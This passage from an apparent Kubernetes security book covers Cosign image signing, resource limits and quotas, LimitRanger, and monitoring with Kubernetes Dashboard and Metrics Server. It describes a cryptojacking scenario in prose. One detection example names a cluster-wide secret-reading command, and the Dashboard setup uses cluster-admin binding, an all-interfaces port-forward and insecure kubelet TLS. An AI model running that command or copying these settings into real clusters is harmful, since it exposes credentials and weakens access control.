- Scan images in the registry regularly, directly after the vulnerability database has been updated. Trivy can also be integrated into your registry.

Again, once you identify impactful vulnerabilities in the images in use, you should patch vulnerable images and redeploy them to reduce the attack surface.

In this section, we discussed the concept of shifting security to the left side of the pipeline. To protect the entire life cycle of Kubernetes clusters, it's essential to trigger scans during all three phases of the process. Next, we will talk about how to sign and validate images using **Cosign**.

Image signing and validation using Cosign

Securing container images has become a critical aspect of maintaining the security and integrity of deployments. In this section, we are going to describe the importance of image signing and validation. Image signing and validation are critical components of a secure Kubernetes environment. Cosign [8], an open source tool, offers a simple and effective way to sign and verify container images, ensuring their authenticity and integrity.

Some of the benefits of signing and validating images are as follows:

- Image signing helps meet compliance requirements by enforcing the use of only approved images
- Signing ensures the integrity of the image throughout its life cycle
- Validation confirms that images were built and signed by trusted entities before deployment

Here are some best practices for image signing and validation:

- Use identity-based certificates instead of private/public keys
- Integrate Cosign into CI/CD pipelines [9] to sign images during the build process
- Set up alerting for any unsigned or unverified images deployed to the cluster to have more control
- If using keys, ensure they are rotated periodically to reduce risk

By integrating image validation with admission controllers and following best practices, organizations can secure their clusters against threats.

The signing and validation process with Cosign is straightforward. First, you need to create a key pair that will be used for signing, as shown here:

```
cosign generate-key-pair
```

This creates `cosign.key` (private key) and `cosign.pub` (public key).

To sign an image, run the following command:

```
cosign sign --key cosign.key <image-name>
```

Now that the image is signed with your private key, you can validate it before deploying (using the public key):

```
cosign verify --key cosign.pub <image-name>
```

You have learned how important it is to sign images to ensure the integrity and authenticity of the images. We also covered how to implement **image signing and validation** using Cosign, a powerful tool developed under the **Sigstore project**.

Summary

Image scanning shows great promise in securing the DevOps flow. A secure Kubernetes cluster requires securing the entire DevOps flow by identifying known vulnerabilities, misconfigurations, and malicious content in container images before they are deployed. Therefore, securing a Kubernetes cluster isn't just about protecting the runtime environment; it requires securing the entire DevOps pipeline, from development and build to deployment.

In this chapter, we first briefly talked about container images and vulnerabilities. Then, we introduced an open source image scanning tool, Trivy, and showed how to use it to do image and Kubernetes scanning. We also talked about the tool Syft that helps you generate SBOM files and how to scan these files using Grype. Finally, we talked about how to integrate image scanning into a CI/CD pipeline [10] at three different stages: build, deployment, and runtime.

Although the process can be time-consuming, it is necessary and very advantageous to set up image scanning as a gatekeeper in your CI/CD pipeline. By doing so, you'll make your Kubernetes cluster more secure.

In *Chapter 10, Real-Time Monitoring and Observability*, we will talk about resource management and real-time monitoring in a Kubernetes cluster.

Further reading

- [1] CVSS version 4 (<https://www.first.org/cvss/v4-0/cvss-v40-presentation.pdf>)
- [2] CVSS v4 Calculator (<https://nvd.nist.gov/vuln-metrics/cvss/v4-calculator>)
- [3] Trivy install using a Kubernetes operator (<https://github.com/aquasecurity/trivy-operator>)

- [4] Harbor and Trivy integration (<https://goharbor.io/docs/2.6.0/administration/vulnerability-scanning>)
- [5] Installing Trivy using the package manager docs (<https://aquasecurity.github.io/trivy/v0.56/getting-started/installation/>)
- [6] Syft documentation (<https://github.com/anchore/syft>)
- [7] Grype documentation (<https://github.com/anchore/grype?tab=readme-ov-file#installation>)
- [8] Cosign for image signing and validation (<https://github.com/sigstore/cosign>)
- [9] integrating Cosign into your GitLab CI/CD pipeline (<https://about.gitlab.com/blog/2024/09/04/annotate-container-images-with-build-provenance-using-cosign-in-gitlab-ci-cd/>)
- [10] Integrating Trivy into your CI/CD (Jenkins). (<https://skinnysyd.medium.com/integrating-trivy-for-vulnerability-scanning-in-a-devsecops-jenkins-pipeline-e57de5b27ada>)

10

Real-Time Monitoring and Observability

The availability of services is one of the critical components of the **Confidentiality, Integrity, and Availability (CIA)** triad. There have been many instances of malicious attackers using different techniques to disrupt the availability of services for users. Some of these attacks on critical infrastructure such as electricity grids and banks have resulted in significant losses to the economy. A notable example occurred in 2019 when a large **Distributed Denial of Service (DDoS)** attack targeted the Amazon Route 53 DNS infrastructure. The outage lasted approximately eight hours, and while mitigations and controls were in place, it resulted in several DNS resolution failures across various AWS services, including S3, EC2, RDS, ELB, and CloudFront, impacting availability issues globally. To avoid such issues, infrastructure engineers monitor resource usage and application health in real time to ensure the availability of services offered by an organization. Real-time monitoring is often plugged into an alert system that notifies stakeholders when symptoms of service disruption are observed.

In this chapter, you will examine how you can ensure that services in the Kubernetes cluster are always up and running. We will begin by discussing monitoring and resource management in monolith environments, which means deploying a single, large, tightly coupled application within a Kubernetes cluster, rather than breaking it into modular microservices. Next, we will discuss resource requests and resource limits, two concepts at the heart of resource management in Kubernetes. You will then look at tools such as `LimitRanger`, which Kubernetes provides for resource management, before shifting our focus to resource monitoring. You will also look into the Kubernetes Dashboard and the Metrics Server. We will also discuss open source tools such

as Prometheus and Grafana, which can be used to monitor the state of a Kubernetes cluster. Finally, we will cover observability in Kubernetes, which means using logs, metrics, and traces to understand system behavior.

We will cover the following topics in this chapter:

- Real-time monitoring and management in monolith environments
- Managing resources in Kubernetes
- Monitoring resources in Kubernetes
- Introduction to observability

Technical requirements

For the hands-on part of the book and to get some practice from the demos, scripts, and labs from the book, you will need a Linux environment with a Kubernetes cluster installed (minimum version 1.30). There are several options available for this. You can deploy a Kubernetes cluster on a local machine, cloud provider, or a managed Kubernetes cluster. Having at least two systems is highly recommended for high availability, but if this option is not possible, you can always install two nodes on one machine to simulate the latest. One master node and one worker node are recommended. For the specifics of this chapter, one node would also work for most of the exercises.

Real-time monitoring and management in monolithic environments

Resource management and monitoring are important in monolithic environments as well. In monolithic environments, infrastructure engineers often pipe the output of Linux tools such as `top`, `ntop`, and `htop` to data visualization tools to monitor the state of VMs. In managed environments, built-in tools such as Amazon CloudWatch and Azure Resource Manager help to monitor resource usage.

In addition to resource monitoring, infrastructure engineers proactively allocate minimum resource requirements and usage limits for processes and other entities. This ensures that sufficient resources are available to services. Furthermore, resource management ensures that misbehaving or malicious processes do not hog resources and prevent other processes from working. For monolithic deployments, resource limits such as CPU, memory, and the number of spawned processes are typically enforced to prevent a single component from consuming all system resources and impacting the entire application. On Linux, process limits can be capped using `prlimit`:

```
$ prlimit --nproc=2 --pid=18065
```

This command sets the limit of child processes that a parent process can spawn to 2. With this limit set, if a process with a PID of 18065 tries to spawn more than 2 child processes, it will be denied.

Like monolithic environments, a Kubernetes cluster runs multiple Pods, Deployments, and Services. If an attacker is able to spawn Kubernetes objects such as Pods or deployments, the attacker can cause a denial-of-service attack by depleting resources available in the Kubernetes cluster or crypto-mining. Without adequate resource monitoring and resource management in place, the unavailability of the services running in the cluster can cause an economic impact on the organization.

Next, let's see a scenario of a crypto-mining or cryptojacking attack.

A company primarily engaged in automobile manufacturing operates a Kubernetes cluster in the cloud to support applications that monitor the health and status of inventory, including various components produced.

An attacker identifies a misconfiguration in the Kubernetes API server that permits unauthenticated access or detects inadequately secured workloads. Leveraging this vulnerability, they deploy multiple malicious containers running cryptocurrency mining software.

Figure 10.1 provides a diagrammatic representation of the progress of the attack:




Figure 10.1 - Phases of the crypto-mining attack

The attack happens in six distinct phases, outlined here:

1. **Reconnaissance:** The attacker scans the internet or cloud IP ranges to identify Kubernetes API servers without proper authentication access control.
2. **Exploitation:** Using the open API server, the attacker schedules a Pod in the cluster. The Pod runs a container image from a public registry, such as `alpine:latest`, with mining software and custom scripts added.
3. **Execution:** Once deployed, the malicious container connects to a cryptocurrency mining pool and starts utilizing cluster resources (CPU and memory) to mine a cryptocurrency such as Monero.
4. **Persistence:** The attacker schedules additional Pods to restart the mining process if one is terminated.
5. **Impact:** Cloud costs are impacted as the attacker exploits the organization's infrastructure for unauthorized cryptocurrency mining. The extensive consumption of cloud resources for deploying and operating mining workloads leads to a significant increase in operational costs.
6. **Detection:** The company's security team successfully detects the incident by utilizing various tools and resources. The following are some of the key components they monitored:
 - **Metrics – CPU spikes:** Kubernetes monitoring tools such as Prometheus or the Metrics Server detect unusual CPU usage across nodes or Pods.
 - **Logs:** Kubernetes API server audit logs detect unauthorized API calls and, in this case, create actions for suspicious Pods.
 - **Network activity:** Falco or eBPF-based tools (Tetragon) detect containers connecting to known cryptocurrency mining pools. In parallel, Kubernetes NetworkPolicies or tools such as Cilium and Tetragon (if configured with appropriate rules) can restrict or log outgoing connections to unusual or unauthorized IPs or domains, helping identify potential exfiltration or malicious communication.
 - **Remediation:** To remediate the security incident, the security team takes the following actions:
 - **Terminate malicious Pods:** Use `kubectl delete pod` to stop identified mining Pods immediately. It is always a good idea to audit your CI/CD pipelines and Git repositories. Look for signs of compromise in build pipelines, container image sources, and Kubernetes manifests to prevent the reintroduction of the malicious workload.

- **Harden cluster security:** Configure NetworkPolicies to block external connections to untrusted domains and enable RBAC to restrict access.
- **Prevent recurrence:** Enforce strict image policies using tools such as Co-sign or admission controllers and use resource limits on Pods to prevent excessive usage.

In this section, we explored the critical importance of monitoring monolithic environments. We examined a real-world scenario involving a crypto-mining attack, walking through each phase of the attacker's actions to highlight key security considerations and response strategies. Next, you will learn about requests and limits in Kubernetes.

Managing resources in Kubernetes

Kubernetes provides the ability to proactively allocate and limit resources available to Kubernetes objects. In this section, we will discuss resource requests and limits, which form the basis for resource management in Kubernetes. Next, we explore namespace resource quotas and limit ranges. Using these two features, administrators can cap the compute and storage limits available to different Kubernetes objects.

Resource requests and limits

kube-scheduler, as we discussed in *Chapter 1, Kubernetes Architecture*, is the default scheduler and runs on the master node. kube-scheduler finds the most optimal node for the unscheduled Pods to run on. It does that by filtering the nodes based on the storage and compute resources requested for the Pod. If the scheduler is not able to find a node for the Pod, the Pod will remain in a pending state. Additionally, If resource pressure (e.g., memory or disk) persists, the kubelet will first attempt garbage collection by removing unused images and terminated Pods. If this fails to free enough resources, the kubelet begins evicting running Pods based on priority and resource consumption.

Resource requests specify what a Kubernetes object is guaranteed to get. Different Kubernetes variations or cloud providers have different defaults for resource requests. Custom resource requests for Kubernetes objects can be specified in the workload specifications. Resource requests can be specified for CPU, memory, and huge pages. Let's look at an example of resource requests.

Let's create a Pod without a resource request in the .yaml specification, as follows:

```
apiVersion: v1
kind: Pod
metadata:
```



```
name: my-pod
namespace: packt
spec:
  containers:
  - name: my-container
    image: alpine:latest
```

As you can see in the next output, the Pod is using the default resource request for deployment. In this example, we are not assigning resource requests:

```
spec:
  containers:
  - image: nginx
    imagePullPolicy: Always
    name: my-container
    resources: {}
```

You can observe from the last line that there are no resources assigned to the container.

Let's now add a resource request to the `.yaml` specification and see what happens. Assign half of one CPU core (500m):

```
apiVersion: v1
kind: Pod
metadata:
  name: my-pod-requests
  namespace: packt
spec:
  containers:
  - name: my-container-requests
    image: nginx
    resources:
      requests:
        cpu: 500m
```

Now, you can clearly see that the output shows the requests configured:

```
spec:
  containers:
  - image: nginx
    imagePullPolicy: Always
```

```
name: my-container-requests
resources:
  requests:
    cpu: 500m
terminationMessagePath: /dev/termination-log
terminationMessagePolicy: File
volumeMounts:
```

Limits, on the other hand, are hard limits on the resources that the Pod can use. Limits specify the maximum resources that a Pod should be allowed to use. Pods are restricted if more resources are required than are specified in the limit. Let's look at an example use case about this: A Kubernetes cluster runs multiple applications, including a memory-intensive data processing service. To prevent this service from consuming excessive memory and impacting other workloads, the cluster administrator sets a memory limit of 2 GiB for the Pod running the service.

If the application tries to use more than 2 GiB of memory, Kubernetes kills the Pod, ensuring that it does not exceed the allocated resources and affect the stability of the cluster.

Similar to resource requests, you can specify limits for CPU, memory, and huge pages. Limits are added to the containers section of the `.yaml` specification for the Pod. You can see a snippet example here, taken from the preceding full specification `.yaml` file:

```
containers:
- name: demo
  image: polinux/stress
  resources:
    limits:
      memory: "150Mi"
```

If there are not enough resources on the node (memory), the process to create the Pod will fail to run and the Pod will run into a `CrashLoopBackOff` error.

We looked at examples of how resource requests and limits work for Pods, but the same examples apply to DaemonSets, Deployments, and StatefulSets, and this is because these controllers manage Pods as their underlying workload units. By defining resource constraints within the Pod templates of these controllers, you ensure consistent enforcement of CPU and memory boundaries across all managed Pods, promoting resource efficiency and cluster stability. Next, we look at how namespace resource quotas can help set an upper limit for the resources that can be used in namespaces.

Namespace resource quotas

Resource quotas for namespaces help define the resource requests and limits available to all objects within the namespace. Using resource quotas, you can limit the following:

- `request.cpu` or `cpu`: The maximum resource request for CPU for all objects in the namespace
- `request.memory` or `memory`: The maximum resource request for memory for all objects in the namespace
- `limit.cpu`: The maximum resource limit for CPU for all objects in the namespace
- `limit.memory`: The maximum resource limit for memory for all objects in the namespace
- `requests.storage`: The sum of storage requests in a namespace cannot exceed this value
- `Hugepages-<size>`: The requested huge pages of the specified size cannot exceed the value given
- `count`: Resource quotas can also be used to limit the count of different Kubernetes objects in a cluster, including pods, services, PersistentVolumeClaims, and ConfigMaps

Let's see an example of what happens when resource quotas are applied to a namespace.

We apply the following ResourceQuota to our namespace:

```
kubectl apply -f ResourceQuota.yaml -namespace packt
```

```
apiVersion: v1
kind: ResourceQuota
metadata:
  name: compute-resources
spec:
  hard:
    requests.cpu: "2"
```

If you describe the namespace, `kubectl describe ns packt`, notice from the following output that the resources have been applied to the specific namespace:

```
Resource Quotas
Name:          compute-resources
Resource       Used  Hard
-----
requests.cpu   1500m  2

No LimitRange resource.
```

The `packt` namespace already contains some Pods. If you now try to create a new Pod with one CPU, it will fail with the following message:

```
Error from server (Forbidden): error when creating "pod1cpu.yaml": pods
"2-cpu" is forbidden: exceeded quota: compute-resources, requested:
requests.cpu=1, used: requests.cpu=1500m, limited: requests.cpu=2
```

Resource quotas ensure the quality of service for namespaced Kubernetes objects.

LimitRanger

We discussed the **LimitRanger** admission controller in *Chapter 8, Authentication, Authorization, and Admission Control*. Cluster administrators can leverage limit ranges to ensure that misbehaving Pods, containers, or PersistentVolumeClaims don't consume all available resources.

To use limit ranges, enable the LimitRanger admission controller on `kube-apiserver`:

```
--enable-admission-plugins=NodeRestriction,LimitRanger
```

Using LimitRanger, you can enforce default, min, and max limits on storage and compute resources. Cluster administrators create a limit range for objects such as Pods, containers, and PersistentVolumeClaims. For any request for object creation or update, the LimitRanger admission controller verifies that the request does not violate any limit ranges. If the request violates any limit ranges, a 403 Forbidden response is sent.

Let's look at an example of a simple limit range applied to a namespace:

```
kubect1 create namespace limited
```

Now, create the following LimitRange resource:

```
apiVersion: v1
kind: LimitRange
metadata:
  name: cpu-limitrange
  namespace: limited
spec:
  limits:
  - default:
      cpu: 500m
    defaultRequest:
      cpu: 500m
    max:
```

```
    cpu: "1"
  min:
    cpu: 100m
  type: Container
```

In the preceding `LimitRange` resource, you are limiting (`min` and `max`) what your Pods might have as minimum CPU and maximum.

This `LimitRange` is used to enforce constraints on container resources within a namespace. The following explains every field in more detail:

- `default`: If a container in this namespace does not explicitly specify a limit, it will automatically get a limit of 500m (0.5 cores) for CPU.
- `defaultRequest`: If a container doesn't specify a CPU request, it will get 500m by default.
- `max`: The maximum CPU a container is allowed to request or limit is 1 (1 core).
- `min`: The minimum CPU a container is allowed to request or limit is 100m (0.1 cores).
- `type: Container`: This applies to each container individually (not to the whole Pod).

Let's demonstrate what happens when creating a Pod that violates one of the limits:

```
apiVersion: v1
kind: Pod
metadata:
  name: pod-with-limitrange-cpu
  namespace: limited
spec:
  containers:
  - name: demo
    image: nginx
    resources:
      requests:
        cpu: 700m
```

When deploying the Pod configuration, you will notice the following error:

```
ubuntu@ip-172-31-6-241:~$ kubectl apply -f pod-limitrange.yaml
The Pod "pod-with-limitrange-cpu" is invalid: spec.containers[0].
resources.requests: Invalid value: "700m": must be less than or equal to
cpu limit of 500m
```

If a `LimitRanger` specifies a CPU or memory, all Pods and containers should have the CPU or memory request or limits. `LimitRanger` works when the request to create or update the object is received by the API server but not at runtime. If a Pod has a violating limit before the limit is applied, it will keep running. Ideally, limits should be applied to the namespace when it is created.

Now that you have looked at a couple of features that can be used for proactive resource management, you will switch gears and look at tools that can help you monitor the cluster and notify you before matters deteriorate.

Monitoring resources in Kubernetes

As we discussed earlier, **resource monitoring** is an essential step for ensuring the availability of your services in your cluster, as it uncovers early signs or symptoms of service unavailability in your clusters. Resource monitoring is often complemented with alert management to ensure that stakeholders are notified as soon as any problems, or symptoms associated with any problems, in the cluster are observed.

In this section, we first focus on some built-in monitors provided by Kubernetes, including Kubernetes Dashboard and Metrics Server. You will learn how to set them up and how to use these tools efficiently. Next, you will look at some open source tools that can plug into your Kubernetes cluster and provide far more in-depth insight than the built-in tools.

Built-in monitors

Let's look at some tools provided by Kubernetes that are used for monitoring Kubernetes resources and objects – Metrics Server and Kubernetes Dashboard.

Kubernetes Dashboard

Kubernetes Dashboard provides a web UI for cluster administrators to create, manage, and monitor cluster objects and resources. Cluster administrators can also create Pods, services, and DaemonSets using Dashboard. It shows the state of the cluster and any errors in the cluster.

Kubernetes Dashboard provides all the functionality a cluster administrator requires to manage resources and objects within the cluster. Given its functionality, access should be limited to cluster administrators. Dashboard has a login functionality starting from v1.7.0. In 2018, a privilege escalation vulnerability (**CVE-2018-18264**) was identified in Dashboard that allowed unauthenticated users to log in. There were no known in-the-wild exploits for this issue, but this simple vulnerability could have wreaked havoc on many Kubernetes distributions.

To protect your environment, Dashboard by default deploys with a **minimal RBAC** configuration. Currently, Dashboard only supports logging in with a bearer token.

It is recommended that service account tokens be used to access Kubernetes Dashboard.

Let's deploy Kubernetes Dashboard:

1. **Install Kubernetes Dashboard:** Run the following commands to install Kubernetes Dashboard:

```
helm repo add kubernetes-dashboard https://kubernetes.github.io/
dashboard
helm upgrade --install kubernetes-dashboard kubernetes-dashboard/
kubernetes-dashboard --create-namespace --namespace dashboard
```

2. **Forward the port:** To access Dashboard from your local browser, this step is needed. If an EC2 instance from AWS is used, consider that it does not have a local browser and you will need to forward the port to 8443 and make it available externally. However, for security reasons, consider that you should restrict the access to the instance public IP and port 8443 to only your home or office IP address, so this does not get exposed to the whole internet. To be more precise, you must allow access via a security group with a rule that permits TCP on custom port 8443 to a custom IP range (either your home IP or your office IP range):

```
kubectl -n dashboard port-forward --address 0.0.0.0 svc/kubernetes-
dashboard-kong-proxy 8443:443
```

With the preceding command, you forward local port 8443 to remote port 443 of the service. So, accessing `https://<local-IP>:8443` sends traffic to port 443 of the service and binds the forwarded port to all network interfaces, not just localhost. You can access now Dashboard from your computer, by entering the public IP and port number on your local preferred browser (e.g., `https://192.168.10.20:8443`):

Kubernetes Dashboard

Bearer token *



You can generate token for service account with: `kubectl -n NAMESPACE create token SERVICE_ACCOUNT`

To find out more on how to configure and use bearer tokens, please refer to the [documentation](#).

Sign in

Figure 10.2 - Kubernetes Dashboard login page

To log in, you must first generate a token, as in the following steps:

1. **Create a new service account:** Do not forget to apply and deploy it by running `kubectl apply` command on all services you create:

```
apiVersion: v1
kind: ServiceAccount
metadata:
  name: admin-dashboard
  namespace: dashboard
```

2. Create a `ClusterRoleBinding` that will bind the service account with the built-in `cluster-admin` cluster role:

```
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRoleBinding
metadata:
  name: admin-dashboard
roleRef:
  apiGroup: rbac.authorization.k8s.io
  kind: ClusterRole
  name: cluster-admin
subjects:
- kind: ServiceAccount
  name: admin-dashboard
  namespace: dashboard
```

3. Now, you need to get the bearer token, and for that, let's run the following command:

```
kubectl -n dashboard create token admin-dashboard
```

The output will return something like the following:

```
eyJhbGciOiJSUzI1NiIsImtpZCI6IkkVVR1c0VTFDak9JUULjENPdHFM3c3cXh5R0xyTVV0eUhpZE1hd3lGemMifQ.eyJhdWQiOi0sIAHR0cHM6Ly9rdWJlcm5ldGVzLmRlZmF1bHQuc3ZjLmNsdxN0ZXIubG9jYWwiXSwiZXhwIjoxNzMTQ3MDI3LCJpYXQiOi0jE3MzUxNDM0Mjc5ImlzcyI6Imh0dHBzOi8va3ViZXJlcy5kZWZhdWx0LnN2Yy5jbHVzdGVyLmxvY2FsIiwianRpIjoibmQwNGI5MzU0tNGY0Ni00YjY3LWFiYmEtZmU5MmJmOGUzZDkxIiwia3ViZXJlcy5pbYI6eyJuYW1lc3BhY2UiOiJkYXNoYm9hcmQiLCJzZXJ2aW1lYWNjb3VudCI6eyJuYW1lIjoieWRtaW4tZGFzaGJvYXJkIiwidWlkIjoibmQwOGFiZmQtY
```



```
2M0My00ZTjJLWE3YzUtOTQ3ZDY2ZTYzZjVhIn19LCJuYmYiOjE3MzUxNDM0Mjc5InN1Y
iI6InN5c3R1bTppzZXJ2aWN1YWNjb3VudDpkYXNoYm9hcmQ6YWRTaW4tZGFzaGJvYXJk
In0.FHar4w07LaFwBewUB4CUCDLF10BwxgDGyo1T7mTjUUSArA0OLf90-
```

- 4. Copy and paste the token into the Dashboard login page you exposed in the previous steps.

Figure 10.3 shows how, by utilizing Kubernetes Dashboard, administrators have insight into resource availability, resource allocation, Kubernetes objects, and event logs, enabling more efficient troubleshooting, capacity planning, and overall cluster management:




Figure 10.3 - List of deployments on the dashboard

Security best practices

To deploy Kubernetes Dashboard in a secure way, you must follow some security recommendations:

- Do not expose objects or resources such as dashboards to the internet; always use restrictions. For example, you can create an Ingress resource to externally access the dashboard, instead of directly accessing the application on top.
- Use RBAC authentication, giving the least possible privileges to the service account (e.g., creating a service account and ClusterRoleBinding that restricts access to Dashboard to authenticated users only).
- Disable Dashboard if not needed. It should be obvious, but for all services that are not used, disable them to keep your cluster secure.
- Always use TLS/SSL to encrypt Dashboard traffic to protect sensitive data from being intercepted during transit.

- Run Dashboard in a specific namespace to prevent unnecessary access to other namespaces or resources in the cluster. You can create a namespace named `dashboards` as an example.
- Use tools such as Falco or Tetragon to monitor runtime behaviors for suspicious activity originating from Dashboard. One suspicious event could be a dashboard service account executing the `kubectl get secrets --all-namespaces` command.

You have learned how Kubernetes Dashboard can be a powerful visual interface, providing functionality equivalent to many `kubectl` commands but in an intuitive and user-friendly way. It allows users to explore and manage their clusters efficiently, offering a high level of insight and usability. Leveraging Dashboard can be helpful, making it a great tool for both beginners and experienced Kubernetes users. You also learned how to apply security best practices. For the next topic, we will cover another built-in tool for monitoring, Metrics Server, which provides real-time CPU and memory metrics for nodes and Pods.

Metrics Server

The Metrics Server is an important Kubernetes component that collects and provides resource utilization metrics (CPU and memory) for containers, nodes, and Pods. It is an efficient tool for enabling resource monitoring and scaling in a Kubernetes cluster.

The following are some of its key features:

- It collects real-time metrics about CPU and memory usage from kubelets
- Data is aggregated and made accessible to cluster components and tools
- Unlike other monitoring tools such as Prometheus, the Metrics Server is designed for minimal overhead and quick setup
- It implements the `metrics.k8s.io` API, which allows querying for resource metrics via `kubectl top` commands

`kubectl top`, which is used to debug clusters, also uses the Metrics API. The Metrics Server is specifically designed for autoscaling.

To help you understand in which scenarios the Metrics Server can be helpful, here are some use cases:

- Administrators can monitor node and Pod resource usage with commands
- It provides the resource data needed to scale Pods automatically based on CPU or memory thresholds
- It helps in understanding resource consumption trends to optimize cluster resources

The Metrics Server [1] can be installed by using a YAML manifest or by utilizing Helm charts. Each method has its own advantages depending on the use case and operational preferences. While installing it via YAML involves applying the official Metrics Server YAML manifest directly to the cluster, using Helm provides a more flexible approach, allowing users to configure parameters before deployment.

For our demonstration of the Metrics Server, let's use both installation types so you can learn both methods. Run the following command on your cluster to install from the YAML file:

```
kubectl apply -f https://github.com/kubernetes-sigs/metrics-server/releases/latest/download/components.yaml
```



Note:

You may receive some warnings; it is safe to ignore them.

To verify that the Metrics Server is enabled and installed, run the following command:

```
kubectl get apiservices | grep metrics.
```

You will probably get an output as shown here:

```
v1beta1.metrics.k8s.io kube-system/metrics-server True 2m35s
```

If you get into issues, such as an error saying `MissingEndpoints`, you can always first download the YAML file onto your computer:

```
wget https://github.com/kubernetes-sigs/metrics-server/releases/latest/download/components.yaml
```

Then, edit the file you just downloaded, and in the section about the metrics container, add the `--kubelet-insecure-tls` flag:

```
k8s-app: metrics-server
spec:
  containers:
  - args:
    - --cert-dir=/tmp
    - --secure-port=10250
    - --kubelet-preferred-address-types=InternalIP,ExternalIP,Hostname
    - --kubelet-use-node-status-port
    - --metric-resolution=15s
    - --kubelet-insecure-tls # add this flag
```

Then, save the file and apply it: `kubectl apply -f file-name.yaml`.

An alternative method for installing the Metrics Server is by leveraging Helm charts. Before proceeding with the installation, you must first add the `metrics-server` repository to Helm using the following command:

```
helm repo add metrics-server https://kubernetes-sigs.github.io/metrics-server/
```



Note

If you have already deployed using some other methods, it is recommended to do a clean-up before deploying:

```
kubectl delete -f https://github.com/kubernetes-sigs/metrics-server/releases/latest/download/components.yaml.
```

Now, you can proceed to install the chart using the following command:

```
helm upgrade --install metrics-server metrics-server/metrics-server
```

If everything was as expected, you will see an output message that the installation was successful, something like the following:

```
NAME: metrics-server
LAST DEPLOYED: Sun Jan  5 17:13:40 2025
NAMESPACE: default
STATUS: deployed
REVISION: 1
TEST SUITE: None
```

Once the Metrics Server is enabled, it takes some time to query the Summary API and co-relate the data. You can see the current metrics by using `kubectl top node`.

Run the following command to get the help and available options:

```
kubectl top --help
Display resource (CPU/memory) usage.
```

The `top` command allows you to see the resource consumption for nodes or Pods.

This command requires the Metrics Server to be correctly configured and working on the server.

These are the available commands:

node	Display resource (CPU/memory) usage of nodes
pod	Display resource (CPU/memory) usage of pods

Let's run some commands to get familiar and see what the tool can do for us:

```
ubuntu@ip-172-31-6-241:~$ kubectl top node
NAME          CPU(cores)   CPU%   MEMORY(bytes)  MEMORY%
ip-172-31-6-241  183m         9%     1995Mi         53%
```

The `top` command for nodes or Pods includes additional parameters that can be used to refine the output. To view all available options, you can append the `--help` flag to the command, as in this example:

```
kubectl top nodes --help
```

The following output demonstrates two `kubectl top` commands. The first command retrieves node-level resource usage without displaying headers, while the second command lists resource usage for all Pods within the `kube-system` namespace:

```
ubuntu@ip-172-31-6-241:~$ kubectl top node --no-headers=true
ip-172-31-6-241  187m  9%   1998Mi  53%
ubuntu@ip-172-31-6-241:~$ kubectl top pods -n kube-system
NAME                                                    CPU(cores)   MEMORY(bytes)
cilium-9gg8r                                           13m          221Mi
cilium-operator-7b4c5bdfcc-rvrn6                      3m           48Mi
coredns-7c65d6cfc9-smrqt                             2m           24Mi
etcd-ip-172-31-6-241                                  20m          69Mi
kube-apiserver-ip-172-31-6-241                        32m          378Mi
kube-controller-manager-ip-172-31-6-241              12m          81Mi
kube-proxy-t8l24                                       1m           23Mi
kube-scheduler-ip-172-31-6-241                        2m           36Mi
metrics-server-587b667b55-hmhw9                      2m           17Mi
ubuntu@ip-172-31-6-241:~$1m                          23Mi
kube-scheduler-ip-172-31-6-241                        2m           36Mi
metrics-server-587b667b55-hmhw9                      2m           17Mi
```

In this section, we have covered how to monitor Kubernetes resources. You learned how to deploy and use Dashboard to get insights into the cluster and how to install and use the Metrics Server to get CPU or memory information on nodes or Pods. You have seen that Kubernetes provides some built-in tools for monitoring purposes.

To truly understand the health and performance of a Kubernetes environment, monitoring alone is not enough. This is where observability comes into play. In the following section, you will learn what observability is and some of its use cases.

Introduction to observability

In modern Kubernetes production environments, the ability to detect and respond to incidents and investigate them in real time is critical. Observability tools, originally designed for performance monitoring and reliability, are now important components in the security field as well.

